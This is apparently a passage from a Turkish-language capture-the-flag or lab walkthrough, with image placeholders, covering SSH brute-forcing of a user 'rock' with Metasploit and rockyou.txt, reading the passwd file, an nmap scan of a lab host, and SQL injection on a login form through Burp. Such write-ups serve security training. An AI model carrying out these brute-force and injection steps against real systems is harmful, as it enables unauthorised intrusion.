
User:12345 bilgilerini denediğimde sisteme erişiyorum ve sistem dosyaları arasında passwd dosyasını buluyorum.




Passwd dosyasının sonuna baktığımızda rock kullanıcısını görüyorum.



Nmap taramasında SSH portununda açık olduğunu görmüştük buradan brute force saldırısı gerçekleştirmek için Metasploit framework' ünü kullanıyorum.



Password dosyasını rockyou.txt olarak ayarlıyorum, kullanıcı adı rock ve rhost' a da systemin IP sini yazıyorum. Saldırıyı başlattığımda şifrenin '7777777' olduğunu ortaya çıkıyor.




SSH üzerinden rock:7777777 bilgileri ile giriş yaptığımda history komutu ile son çalıştırılan komutları görebiliyorum.

Bee:


Sisteme eriştiğim gibi nmap taraması yapıyorum ve Apzche server' ı ile MySQL çalıştığını görüyorum.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.20.5.29
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 11:29 EDT
Nmap scan report for 172.20.5.29
Host is up (0.058s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql   MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
```


Siteye erişitğimde ilgimi çeken ilk şey login sayfası oluyor.




Login sayasına erişmeye çalıştığımda erişim hatası alıyorum.




Linux cihazım üzerinden /etc/hosts dosyasına manuel olarak ekleme yaptığımda siteye tekrar erişebildim.




Login ekranına eriştiğim gibi arkada SQL çalıştığınıda nmap taramasında gördüğüm için SQL Injection denemesi yapıyorum fakat input olarak email formatında başka birşey denyemediğim için burdan ilerleyemiyorum.







Diğer bir çözüm olarak burp kullanıyorum, login isteğini yakaladıktan sonra SQL Injection denemelerine devam ediyorum ve SQL hatası döndürmeyi başarıyorum.




Hata aldıktan sonra basit bir SQL Injection payloadını burp üzerinden göndererek denemeler yapıyorum. Ilk gönderdiğim payload' ın syntax' ı MySQL' e uymadığı için hata alıyorum fakat bunu düzelttiğimde başarılı bir şekilde isteğin yönlendirildiğini görebiliyorum.

